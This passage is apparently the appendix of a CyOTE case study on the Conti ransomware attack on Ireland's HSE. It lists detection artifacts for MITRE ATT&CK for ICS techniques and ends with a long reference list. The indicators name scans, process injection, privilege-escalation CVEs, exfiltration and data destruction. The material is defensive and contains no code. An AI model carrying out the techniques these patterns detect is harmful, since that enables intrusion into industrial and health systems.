Artifact 3	Unexpected Modification to Program organizational Units on a Device

Artifacts Associated with Command-Line Interface Technique (T0807)	
Artifact 1	Command Execution
Artifact 2	Application Log
Artifact 3	HTTP Traffic
Artifact 4	Telnet Traffic

Artifacts Associated with Command-Line Interface Technique (T0807)	
Artifact 5	SSH Traffic
Artifact 6	VNC Traffic Port
Artifact 7	Process Creation
Artifact 8	Remote Connections
Artifact 9	Process Ending
Artifact 10	Script Execution
Artifact 11	User Account Logon
Artifact 12	User Account Privilege Change
Artifact 13	Logon Event
Artifact 14	Event Log Type
Artifact 15	Event Log Type
Artifact 16	Failed Logon Event
Artifact 17	Command-Line Memory Data
Artifact 18	cmd.exe Application Execution
Artifact 19	RDP Traffic
Artifact 20	Industrial Application Execution
Artifact 21	POWERSHELL Cmdlet Application Execution
Artifact 22	Event ID 4103 POWERSHELL Command
Artifact 23	Event ID 4688 Command-Line Execution
Artifact 24	NTUSER Application Execution Entries
Artifact 25	External Network Connection

Artifacts Associated with Network Connection Enumeration Technique (T0840)	
Artifact 1	Device Failure
Artifact 2	Protocol Header Enumeration
Artifact 3	Protocol Content Enumeration
Artifact 4	Sequential Protocol SYN Traffic
Artifact 5	Statistical Anomalies in Network Traffic
Artifact 6	Echo Port 8 Traffic
Artifact 7	DNS Port 53 Zone Transfers
Artifact 8	Device Reboot
Artifact 9	Bandwidth Degradation
Artifact 10	Host Recent Connection Logs
Artifact 11	ICMP Port 7 Traffic

Artifacts Associated with Network Connection Enumeration Technique (T0840)	
Artifact 12	SNMP Port 162 Traffic
Artifact 13	SNMP Port 161 Traffic
Artifact 14	Command-Line Dialog Box Open
Artifact 15	VNC Port 5900 Calls
Artifact 16	Operating System Queries
Artifact 17	Email Server Calls
Artifact 18	Recurring Protocol SYN Traffic
Artifact 19	TCP ACK Scan
Artifact 20	Common Network Traffic
Artifact 21	Polling Network Traffic from Abnormal IP Sender Addresses
Artifact 22	NETBIOS Name Services Port
Artifact 23	Active Directory Calls
Artifact 24	SMTP Port 25 Traffic
Artifact 25	DNS Lookup Queries
Artifact 26	ARP Scans
Artifact 27	TCP Connect Scan
Artifact 28	TCP SYN Scans
Artifact 29	Industrial Network Traffic
Artifact 30	TCP FIN Scans
Artifact 31	TCP Reverse Ident Scan
Artifact 32	TCP XMAS Scan
Artifact 33	LDAP Port

Artifacts Associated with Remote System Discovery Technique (T0846)	
Artifact 1	Protocol Header Enumeration
Artifact 2	Protocol Content Enumeration
Artifact 3	VNC Port 5900 Calls
Artifact 4	TCP ACK Scan
Artifact 5	TCP XMAS Scan
Artifact 6	Recurring Protocol SYN Traffic
Artifact 7	TCP FIN Scans
Artifact 8	Device Failure
Artifact 9	TCP Reverse Ident Scan
Artifact 10	Sequential Protocol SYN Traffic

Artifacts Associated with Remote System Discovery Technique (T0846)	
Artifact 11	Scans Over Industrial Network Ports with Target IPS
Artifact 12	Industrial Network Traffic Content Containing Logical Identifiers
Artifact 13	SMTP Port 25 Traffic
Artifact 14	Device Reboot
Artifact 15	Bandwidth Degradation
Artifact 16	Host Recent Connection Logs
Artifact 17	IEC 101 Traffic to Serial Devices
Artifact 18	IEC 102
Artifact 19	IEC 104
Artifact 20	OPC Network Traffic
Artifact 21	Statistical Anomalies in Network Traffic
Artifact 22	DNS Port 53 Zone Transfers
Artifact 23	Industrial Network Traffic
Artifact 24	Common Network Traffic
Artifact 25	IEC 103 Traffic (For North America)
Artifact 26	IEC 61850 MMS and
Artifact 27	Controller Proprietary Traffic
Artifact 28	Echo Type 8 Traffic
Artifact 29	ICMP Type 7 Traffic
Artifact 30	SNMP Port 162 Traffic
Artifact 31	SNMP Port 161 Traffic
Artifact 32	ARP Scans
Artifact 33	Operating System Queries
Artifact 34	TCP SYN Scans
Artifact 35	Industrial Network Traffic Content About Hostnames
Artifact 36	Polling Network Traffic from Unauthorized IP Sender Addresses
Artifact 37	NETBIOS Name Services Port
Artifact 38	LDAP Port
Artifact 39	Active Directory Calls
Artifact 40	Email Server Calls
Artifact 41	DNS Lookup Queries
Artifact 42	TCP Connect Scan
Artifact 43	Command-Line Dialog Box Open

Artifacts Associated with Exploitation for Privilege Escalation Technique (T0890)	
Artifact 1	SYSMON Event 8 CREATEREMOTETHREAD Process Injection Detected
Artifact 2	Unexpected Process Crash
Artifact 3	Network Traffic Associated with Privilege Escalation Vulnerabilities (CVE-2014-4076 Sent a Specially Crafted TCP Packet to \\.\\ TCP Device Through DEVICEIOCONTROL Function
Artifact 4	Unusual Process Activity (Thread Suspension of Everything Except Thread Running in a Process Other Than Exploit Thread)
Artifact 5	Suspicious Files Written to Disk
Artifact 6	Unusual Command-Line History Associated with Known CVE Techniques (CVE-2019-5736 Privilege Escalation Is Visible via Unusual Command-Line Commands)
Artifact 7	Suspicious File Write to System Directory Followed by Privileged Execution of File
Artifact 8	Unusual or Unexpected KERBEROS Ticket Requests
Artifact 9	Suspicious Program Running Under SYSTEM or Other Elevated Account
Artifact 10	Driver Loaded (SYSMON Event)
Artifact 11	Network Traffic Matching Vulnerability (Snort, SURICATA)
Artifact 12	Abnormal Reads/Writes Between Processes
Artifact 13	Unusual Command-Line Arguments to Application (lolbins)
Artifact 14	Artifacts Associated with Known Privilege Escalation CVES (PE Hard Coded Debug File Path for APT28 Malware Included Reference to CVE-2014-4076 Privilege Escalation)
Artifact 15	Unusual or Unexpected Child Process Running at Elevated Privileges
Artifact 16	Execution of a Suspicious File in the System32 or Windows Directory at Privileged Level

Artifacts Associated with Valid Accounts Technique (T0859)	
Artifact 1	Logon Session Creation
Artifact 2	User Account Creation
Artifact 3	Logon Type Entry
Artifact 4	Logon Timestamp
Artifact 5	Failed Logons Event
Artifact 6	Successful Logon Event
Artifact 7	System Logs
Artifact 8	Default Credential Use
Artifact 9	Authentication Creation
Artifact 10	Prefetch Files Created After Execution
Artifact 11	Logons

Artifacts Associated with Valid Accounts Technique (T0859)	
Artifact 12	Application Log
Artifact 13	Domain Permission Requests
Artifact 14	Permission Elevation Requests
Artifact 15	Application Use Times
Artifact 16	Configuration Changes

Artifacts Associated with Remote Services Technique (T0886)	
Artifact 1	Mouse Movement
Artifact 2	Authentication Logs
Artifact 3	Network Traffic Content Creation
Artifact 4	Remote Session Creation Timestamp
Artifact 5	Process Creation
Artifact 6	VNC Traffic
Artifact 7	SMB Traffic
Artifact 8	SSH Traffic
Artifact 9	MSSQL Traffic 1433 Port
Artifact 10	File Movement
Artifact 11	Desktop Prompt Windows Created
Artifact 12	GUI Modifications
Artifact 13	System Log Event
Artifact 14	RDP Traffic
Artifact 15	Application Log
Artifact 16	Session Cache
Artifact 17	Unexpected
Artifact 18	Registry Connection Change
Artifact 19	Registry Changes
Artifact 20	Logoff Event
Artifact 21	Logoff
Artifact 22	Logon Event
Artifact 23	Remote Client Connection
Artifact 24	Data File Size in Network Content

Artifacts Associated with Lateral Tool Transfer Technique (T0867)	
Artifact 1	Remote Network Traffic

Artifacts Associated with Lateral Tool Transfer Technique (T0867)	
Artifact 2	File Metadata Changes
Artifact 3	User Information Changes
Artifact 4	Process Creation
Artifact 5	System Resource Usage Management Events
Artifact 6	Data Sent from One Location to Another
Artifact 7	Data Received from One Location to Another
Artifact 8	SQL Commands
Artifact 9	SQL Create Commands
Artifact 10	SQL Insert Commands
Artifact 11	Command Prompt Dialog Box Open
Artifact 12	SMB Traffic
Artifact 13	.dll Injection into File Directory
Artifact 14	.dll Execution
Artifact 15	Common Network Traffic
Artifact 16	Command Execution
Artifact 17	Industrial Network Traffic
Artifact 18	File Creation
Artifact 19	File Modification
Artifact 20	File Deletion
Artifact 21	File Location Change
Artifact 22	POWERSHELL Dialog Box Open

Artifacts Associated with Connection Proxy Technique (T0884)	
Artifact 1	Unexpected Process Usage of Network Proxy Port Observed via Memory
Artifact 2	Unusual Network or Host Communications Identified in Network Proxy Log
Artifact 3	Unexpected Host Communicating with Network Proxy Port on Industrial Asset
Artifact 4	Unexpected Process Usage of Network Proxy Port Observed via OS Logs
Artifact 5	Unexpected Application Communication to Network Proxy Port in Command-Line Output (netstat)
Artifact 6	Unexpected Process Usage of Network Proxy Port Observed via Firewall Logs

Artifacts Associated with Theft of Operational Information Technique (T0882)	
Artifact 1	Exfiltration of Endpoint Host Data (Spreadsheets, Diagrams, Documents, Configurations, etc.) via Standard Protocols
Artifact 2	Exfiltration from Database via Standard Queries

Artifacts Associated with Theft of Operational Information Technique (T0882)	
Artifact 3	Exfiltration of Endpoint Host Data (Spreadsheets, Diagrams, Documents, Configurations, etc.) via Industrial Protocols
Artifact 4	Exfiltration of Operational Info via Phishing

Artifacts Associated with Data Destruction Technique (T0809)	
Artifact 1	Command-Line Arguments
Artifact 2	Files Moved to Recycle Bin
Artifact 3	Missing Files
Artifact 4	Host System Reboot Failure
Artifact 5	Process Logic Failure
Artifact 6	Event Log Creation
Artifact 7	System Call
Artifact 8	System Application Interruption
Artifact 9	Device Failure
Artifact 10	Recovery Attempt Failure
Artifact 11	TFTP Port
Artifact 12	SFTP Port
Artifact 13	Memory Corruption
Artifact 14	Use of File Transfer Protocols
Artifact 15	SCP Port
Artifact 16	File Encryptions
Artifact 17	Non-Native Files
Artifact 18	External Network Connections
Artifact 19	Transient Device Connections
Artifact 20	Program Execution
Artifact 21	Telnet Port
Artifact 22	FTPS Port
Artifact 23	HTTP Port
Artifact 24	HTTPS Port
Artifact 25	Local Network Connections
Artifact 26	FTP Port
Artifact 27	SMB Port

Artifacts Associated with Service Stop Technique (T0881)	
Artifact 1	Internal System Logs

Artifacts Associated with Service Stop Technique (T0881)	
Artifact 2	Alarm Event
Artifact 3	OS API Call
Artifact 4	Application Error Messages
Artifact 5	Process Error Messages
Artifact 6	Application Service Stop
Artifact 7	Registry Change HKLM\SYSTEM\CURRENTCONTROLSET\SERVICES
Artifact 8	OS Service Crash
Artifact 9	System Event Logs
Artifact 10	Application Event Logs
Artifact 11	System Resource Usage Manager Application Usage Change
Artifact 12	Command-Line System Argument
Artifact 13	Process Failure


Artifacts Associated with Loss of Availability Technique (T0826)	
Artifact 1	Process Failure Due to Loss of Required Network or System Dependency
Artifact 2	Unexplained Loss of User Data
Artifact 3	Changes In Network Routing or Usage of Redundant Control System Network Connection Due to Failed Network Path
Artifact 4	Significant Reduction or Increase in Network Traffic Due to Malware Propagation of Disappearance of Services
Artifact 5	Significant Logged Usage of Native Crypto Functions or Presence of Import of Crypto Functions in Binaries
Artifact 6	Operator or User Discovery of Encrypted or Inoperable Systems
Artifact 7	File System Modification Artifacts Might Be Associated with The Loss of Availability Might Be Present on Disk
Artifact 8	Unexplained Loss of Application Data

Artifacts Associated with Loss of Productivity and Revenue Technique (T0828)	
Artifact 1	Loss of Confidence in a Safety System Due to Unreliability Might Result in a Risk Management Driven Shutdown of a Plant
Artifact 2	Wormable or Other Highly Propagating Malware Might Result in The Shutdown of a Plant to Prevent Ransomware or Other Destructive Attacks
Artifact 3	Extortion Attempts Might Lead to Reduced Operations Due to Potential Presence of Malicious Attackers
Artifact 4	Loss of Control of Critical Systems Due to Ransomware or Loss of Confidence Might Lead to a Degraded Productivity or Revenue Operating State

Artifacts Associated with Loss of Productivity and Revenue Technique (T0828)	
Artifact 5	File System Modification Artifacts Might Be Associated with The Loss of Productivity and Revenue Attack Might Be Present on Disk

APPENDIX C: OBSERVERS

This is a collection of standardized potential observers that work in operational technology organizations. It has been slightly modified by the CyOTE team from the Job Role Groupings listed in the SANS ICS Job Role to Competency Level Poster to communicate the categories of potential observers during cyber events.



REFERENCES

[1] [PricewaterhouseCoopers | "Conti cyber attack on the HSE Independent Post Incident Review" | https://www.hse.ie/eng/services/publications/conti-cyber-attack-on-the-hse-full-report.pdf | 3 December 2021 | Accessed on 22 August 2022 | The source is publicly available information and does not contain classification markings]

[2] [PricewaterhouseCoopers | "Conti cyber attack on the HSE Independent Post Incident Review" | https://www.hse.ie/eng/services/publications/conti-cyber-attack-on-the-hse-full-report.pdf | 3 December 2021 | Accessed on 22 August 2022 | The source is publicly available information and does not contain classification markings]

[3] [Recorded Future | Insikt Group | "Initial Access Brokers Are Key to Rise in Ransomware Attacks" | https://www.recordedfuture.com/initial-access-brokers-key-to-rise-in-ransomware-attacks | 2 August 2022 | Accessed 20 September 2022 | The source is publicly available information and does not contain classification markings]

[4] [PricewaterhouseCoopers | "Cyber Threats 2021: A Year in Retrospect" | https://www.pwc.com/gx/en/issues/cybersecurity/cyber-threat-intelligence/cyber-year-in-retrospect/yir-cyber-threats-report-download.pdf | 2022 | Accessed 3 October 2022 | The source is publicly available information and does not contain classification markings]

[5] [PricewaterhouseCoopers | "Conti cyber attack on the HSE Independent Post Incident Review" | https://www.hse.ie/eng/services/publications/conti-cyber-attack-on-the-hse-full-report.pdf | 3 December 2021 | Accessed 22 August 2022 | The source is publicly available information and does not contain classification markings]

[6] [U.S. Department of Health and Human Services | "Lessons Learned from the HSE Cyber Attack" | https://www.hhs.gov/sites/default/files/lessons-learned-hse-attack.pdf | 3 February 2022 | Accessed 22 August 2022 | The source is publicly available information and does not contain classification markings]

[7] [Trend Micro | "Ransomware Spotlight: Conti" | https://www.trendmicro.com/vinfo/us/security/news/ransomware-spotlight/ransomware-spotlight-conti | 1 December 2021 | Accessed 22 August 2022 | The source is publicly available information and does not contain classification markings]

[8] [Cisco Talos | Caitlin Huey, David Liebenberg, Azim Khodjibaev, and others | "Translated: Talos' insights from the recently leaked Conti ransomware playbook" | https://blog.talosintelligence.com/2021/09/Conti-leak-translation.html | 2 September 2021 | Accessed 22 August 2022 | The source is publicly available information and does not contain classification markings]

[9] [Akamai Security Research | Stiv Kupchik | "Conti's Hacker Manuals – Read, Reviewed & Analyzed" | https://www.akamai.com/blog/security/conti-hacker-manual-reviewed | 5 April 2022 | Accessed 22 August 2022 | The source is publicly available information and does not contain classification markings]

[10] [PricewaterhouseCoopers | "Conti cyber attack on the HSE Independent Post Incident Review" | https://www.hse.ie/eng/services/publications/conti-cyber-attack-on-the-hse-full-report.pdf | 3 December 2021 | Accessed 22 August 2022 | The source is publicly available information and does not contain classification markings]

[11] [PricewaterhouseCoopers | "Conti cyber attack on the HSE Independent Post Incident Review" | https://www.hse.ie/eng/services/publications/conti-cyber-attack-on-the-hse-full-report.pdf | 3 December 2021 | Accessed 22 August 2022 | The source is publicly available information and does not contain classification markings]

[12] [PricewaterhouseCoopers | "Conti cyber attack on the HSE Independent Post Incident Review" | https://www.hse.ie/eng/services/publications/conti-cyber-attack-on-the-hse-full-report.pdf | 3 December 2021 | Accessed 22 August 2022 | The source is publicly available information and does not contain classification markings]

[13] [U.S. Department of Health and Human Services | "Lessons Learned from the HSE Cyber Attack" | https://www.hhs.gov/sites/default/files/lessons-learned-hse-attack.pdf | 3 February 2022 | Accessed 22 August 2022 | The source is publicly available information and does not contain classification markings]

[14] [PricewaterhouseCoopers | "Conti cyber attack on the HSE Independent Post Incident Review" | https://www.hse.ie/eng/services/publications/conti-cyber-attack-on-the-hse-full-report.pdf | 3 December 2021 | Accessed 22 August 2022 | The source is publicly available information and does not contain classification markings]

[15] [PricewaterhouseCoopers | "Conti cyber attack on the HSE Independent Post Incident Review" | https://www.hse.ie/eng/services/publications/conti-cyber-attack-on-the-hse-full-report.pdf | 3 December 2021 | Accessed 22 August 2022 | The source is publicly available information and does not contain classification markings]

[16] [National Cyber Security Centre | "Ransomware Attack on Health Sector - UPDATE 2021-05-16" | https://www.ncsc.gov.ie/pdfs/HSE_Conti_140521_UPDATE.pdf | 16 May 2021 | Accessed 22 August 2022 | The source is publicly available information and does not contain classification markings]

[17] [PricewaterhouseCoopers | "Cyber Threats 2021: A Year in Retrospect" | https://www.pwc.com/gx/en/issues/cybersecurity/cyber-threat-intelligence/cyber-year-in-retrospect/yir-cyber-threats-report-download.pdf | 2022 | Accessed 3 October 2022 | The source is publicly available information and does not contain classification markings]

[18] [PricewaterhouseCoopers | "Conti cyber attack on the HSE Independent Post Incident Review" | https://www.hse.ie/eng/services/publications/conti-cyber-attack-on-the-hse-full-report.pdf | 3 December 2021 | Accessed 22 August 2022 | The source is publicly available information and does not contain classification markings]

[19] [PricewaterhouseCoopers | "Conti cyber attack on the HSE Independent Post Incident Review" | https://www.hse.ie/eng/services/publications/conti-cyber-attack-on-the-hse-full-report.pdf | 3 December 2021 | Accessed 22 August 2022 | The source is publicly available information and does not contain classification markings]

[20] [PricewaterhouseCoopers | "Conti cyber attack on the HSE Independent Post Incident Review" | https://www.hse.ie/eng/services/publications/conti-cyber-attack-on-the-hse-full-report.pdf | 3 December 2021 | Accessed 22 August 2022 | The source is publicly available information and does not contain classification markings]

[21] [PricewaterhouseCoopers | "The unseen danger: cyber security threats to hospitals' operational systems" | https://www.pwc.de/de/cyber-security/the-unseen-danger-cyber-security-threats-to-hospitals-operational-systems.pdf | 19 October 2020 | Accessed 22 August 2022 | The source is publicly available information and does not contain classification markings]

[22] [Splunk | "What is the Internet of Medical Things (IoMT)?" | https://www.splunk.com/en_us/data-insider/what-is-the-internet-of-medical-things-iomt.html | 30 April 2019 | Accessed 22 August 2022 | The source is publicly available information and does not contain classification markings]

[23] [PricewaterhouseCoopers | | "Conti cyber attack on the HSE Independent Post Incident Review" | https://www.hse.ie/eng/services/publications/conti-cyber-attack-on-the-hse-full-report.pdf | 3 December 2021 | Accessed 22 August 2022 | The source is publicly available information and does not contain classification markings]

[24] [U.S. Department of Health and Human Services | "Lessons Learned from the HSE Cyber Attack" | https://www.hhs.gov/sites/default/files/lessons-learned-hse-attack.pdf | 3 February 2022 | Accessed 22 August 2022 | The source is publicly available information and does not contain classification markings]

[25] [PricewaterhouseCoopers | | "Conti cyber attack on the HSE Independent Post Incident Review" | https://www.hse.ie/eng/services/publications/conti-cyber-attack-on-the-hse-full-report.pdf | 3 December 2021 | Accessed 22 August 2022 | The source is publicly available information and does not contain classification markings]

[26] [RTÉ News | Brian O'Donovan | "HSE cyber-attack cost hits €43m, could rise to €100m" | https://www.rte.ie/news/ireland/2022/0223/1282617-cyber-attack-cost/?utm_campaign=wp_the_cybersecurity_202&utm_medium=email&utm_source=newsletter&wpisrc=

nl_cybersecurity202 | 23 February 2022 | Accessed 22 August 2022 | The source is publicly available information and does not contain classification markings]

[27] [PricewaterhouseCoopers | "Conti cyber attack on the HSE Independent Post Incident Review" | https://www.hse.ie/eng/services/publications/conti-cyber-attack-on-the-hse-full-report.pdf | 3 December 2021 | Accessed 22 August 2022 | The source is publicly available information and does not contain classification markings]

[28] [Cynet | Max Malyutin | "Shelob Moonlight – Spinning a Larger Web From IcedID to CONTI, a Trojan and Ransomware collaboration" | https://www.cynet.com/attack-techniques-hands-on/shelob-moonlight-spinning-a-larger-web/ | 10 June 2021 | Accessed 19 September 2022 | The source is publicly available information and does not contain classification markings]

[29] [Proofpoint | Selena Larson, Daniel Blackford, and Garrett G. | "The First Step: Initial Access Leads to Ransomware" | https://www.proofpoint.com/us/blog/threat-insight/first-step-initial-access-leads-ransomware | 16 June 2021 | Accessed 20 September 2020 | The source is publicly available information and does not contain classification markings]

[30] [PricewaterhouseCoopers | "Conti cyber attack on the HSE Independent Post Incident Review" | https://www.hse.ie/eng/services/publications/conti-cyber-attack-on-the-hse-full-report.pdf | 3 December 2021 | Accessed 22 August 2022 | The source is publicly available information and does not contain classification markings]

[31] [Cynet | Max Malyutin | "Shelob Moonlight – Spinning a Larger Web From IcedID to CONTI, a Trojan and Ransomware collaboration" | https://www.cynet.com/attack-techniques-hands-on/shelob-moonlight-spinning-a-larger-web/ | 10 June 2021 | Accessed 19 September 2022 | The source is publicly available information and does not contain classification markings]

[32] [Cybereason | Cybereason Global SOC Team | THREAT ANALYSIS REPORT: All Paths Lead to Cobalt Strike - IcedID, Emotet and QBot" | https://www.cybereason.com/blog/threat-analysis-report-all-paths-lead-to-cobalt-strike-icedid-emotet-and-qbot | 10 February 2022 | Accessed 22 September 2022 | The source is publicly available information and does not contain classification markings]

[33] [PricewaterhouseCoopers | "Conti cyber attack on the HSE Independent Post Incident Review" | https://www.hse.ie/eng/services/publications/conti-cyber-attack-on-the-hse-full-report.pdf | 3 December 2021 | Accessed 22 August 2022 | The source is publicly available information and does not contain classification markings]

[34] [Proofpoint | Selena Larson, Daniel Blackford, and Garrett G. | "The First Step: Initial Access Leads to Ransomware" | https://www.proofpoint.com/us/blog/threat-insight/first-step-initial-access-leads-ransomware | 16 June 2021 | Accessed 20 September 2020 | The source is publicly available information and does not contain classification markings]

[35] [Binary Defense | James Quinn | "IcedID GZIPLOADER Analysis" | https://www.binarydefense.com/icedid-gziploader-analysis/ | 12 March 2021 | Accessed 22 September 2022 | The source is publicly available information and does not contain classification markings]

[36] [VMware | Quentin Fois and Pavankumar Chaudhari | "IcedID: Analysis and Detection" | https://blogs.vmware.com/security/2021/07/icedid-analysis-and-detection.html | 8 July 2021 | Accessed 3 October 2022 | The source is publicly available information and does not contain classification markings]

[37] [Cynet | Max Malyutin | "Shelob Moonlight – Spinning a Larger Web From IcedID to CONTI, a Trojan and Ransomware collaboration" | https://www.cynet.com/attack-techniques-hands-on/shelob-moonlight-spinning-a-larger-web/ | 10 June 2021 | Accessed 19 September 2022 | The source is publicly available information and does not contain classification markings]

[38] [The DFIR Report | "Conti Ransomware" | https://thedfirreport.com/2021/05/12/conti-ransomware/ | 12 May 2021 | Accessed 22 August 2022 | The source is publicly available information and does not contain classification markings]

[39] [PricewaterhouseCoopers | "Conti cyber attack on the HSE Independent Post Incident Review" | https://www.hse.ie/eng/services/publications/conti-cyber-attack-on-the-hse-full-report.pdf | 3 December

2021 | Accessed 22 August 2022 | The source is publicly available information and does not contain classification markings]

[40] [The DFIR Report | "Conti Ransomware" | https://thedfirreport.com/2021/05/12/conti-ransomware/ | 12 May 2021 | Accessed 22 August 2022 | The source is publicly available information and does not contain classification markings]

[41] [Splunk | "Detecting IcedID... Could It Be A Trickbot Copycat?" | https://www.splunk.com/en_us/blog/security/detecting-icedid-could-it-be-a-trickbot-copycat.html | 4 November 2021 | Accessed 22 September 2022 | The source is publicly available information and does not contain classification markings]

[42] [VMware | Quentin Fois and Pavankumar Chaudhari | "IcedID: Analysis and Detection" | https://blogs.vmware.com/security/2021/07/icedid-analysis-and-detection.html | 8 July 2021 | Accessed 3 October 2022 | The source is publicly available information and does not contain classification markings]

[43] [PricewaterhouseCoopers | "Conti cyber attack on the HSE Independent Post Incident Review" | https://www.hse.ie/eng/services/publications/conti-cyber-attack-on-the-hse-full-report.pdf | 3 December 2021 | Accessed 22 August 2022 | The source is publicly available information and does not contain classification markings]

[44] [U.S. Department of Health and Human Services | "Cobalt Strike as a Threat to Healthcare" | https://www.hhs.gov/sites/default/files/cobalt-strike-tlpwhite.pdf | 4 November 2021 | Accessed 28 September 2022 | The source is publicly available information and does not contain classification markings]

[45] [U.S. Department of Health and Human Services | "Overview of Conti Ransomware" | https://www.hhs.gov/sites/default/files/analyst-note-conti-ransomware-tlp-white.pdf | 25 May 2021 | Accessed 22 August 2022 | The source is publicly available information and does not contain classification markings]

[46] [Sophos | Michael Heller | "A Conti ransomware attack day-by-day" | https://news.sophos.com/en-us/2021/02/16/conti-ransomware-attack-day-by-day/ | 16 February 2021 | Accessed 22 August 2022 | The source is publicly available and does not contain classification markings]

[47] [PricewaterhouseCoopers | "Conti cyber attack on the HSE Independent Post Incident Review" | https://www.hse.ie/eng/services/publications/conti-cyber-attack-on-the-hse-full-report.pdf | 3 December 2021 | Accessed 22 August 2022 | The source is publicly available information and does not contain classification markings]

[48] [National Cyber Security Centre | "Ransomware Attack on Health Sector - UPDATE 2021-05-16" | https://www.ncsc.gov.ie/pdfs/HSE_Conti_140521_UPDATE.pdf | 16 May 2021 | Accessed 22 August 2022 | The source is publicly available information and does not contain classification markings]

[49] [PricewaterhouseCoopers | "Cyber Threats 2021: A Year in Retrospect" | https://www.pwc.com/gx/en/issues/cybersecurity/cyber-threat-intelligence/cyber-year-in-retrospect/yir-cyber-threats-report-download.pdf | 2022 | Accessed 3 October 2022 | The source is publicly available information and does not contain classification markings]

[50] [The DFIR Report | "Conti Ransomware" | https://thedfirreport.com/2021/05/12/conti-ransomware/ | 12 May 2021 | Accessed 22 August 2022 | The source is publicly available information and does not contain classification markings]

[51] [VMware Threat Analysis Unit | Brian Baskin | "TAU Threat Discovery: Conti Ransomware" | https://blogs.vmware.com/security/2020/07/tau-threat-discovery-conti-ransomware.html | 8 July 2020 | Accessed 22 August 2022 | The source is publicly available information and does not contain classification markings]

[52] [MITRE | Daniyal Naeem | "Conti" | https://attack.mitre.org/software/S0575/ | 17 February 2021 | Accessed 22 August 2022 | The source is publicly available information and does not contain classification markings]

[53] [Sophos | Andrew Brandt and Anand Ajjan | "Conti ransomware: Evasive by nature" | https://news.sophos.com/en-us/2021/02/16/conti-ransomware-evasive-by-nature/ | 16 February 2021 |

Accessed 22 August 2022 | The source is publicly available information and does not contain classification markings]

[54] [Cybereason Nocturnus | Lior Rochberger | "Cybereason vs. Conti Ransomware" | https://www.cybereason.com/blog/research/cybereason-vs.-conti-ransomware | 12 January 2021 | Accessed 22 August 2022 | The source is publicly available information and does not contain classification markings]

[55] [Cynet | Max Malyutin | "Shelob Moonlight – Spinning a Larger Web From IcedID to CONTI, a Trojan and Ransomware collaboration" | https://www.cynet.com/attack-techniques-hands-on/shelob-moonlight-spinning-a-larger-web/ | 10 June 2021 | Accessed 19 September 2022 | The source is publicly available information and does not contain classification markings]

[56] [MITRE | Daniyal Naeem | "Conti" | https://attack.mitre.org/software/S0575/ | 17 February 2021 | Accessed 22 August 2022 | The source is publicly available information and does not contain classification markings]

[57] [MITRE | "Native API" | https://attack.mitre.org/techniques/T0834/ | 13 April 2021 | Accessed 14 November 2022 | The source is publicly available information and does not contain classification markings]

[58] [Cynet | Max Malyutin | "Shelob Moonlight – Spinning a Larger Web From IcedID to CONTI, a Trojan and Ransomware collaboration" | https://www.cynet.com/attack-techniques-hands-on/shelob-moonlight-spinning-a-larger-web/ | 10 June 2021 | Accessed 19 September 2022 | The source is publicly available information and does not contain classification markings]

[59] [Sophos | Andrew Brandt and Anand Ajjan | "Conti ransomware: Evasive by nature" | https://news.sophos.com/en-us/2021/02/16/conti-ransomware-evasive-by-nature/ | 16 February 2021 | Accessed 22 August 2022 | The source is publicly available information and does not contain classification markings]

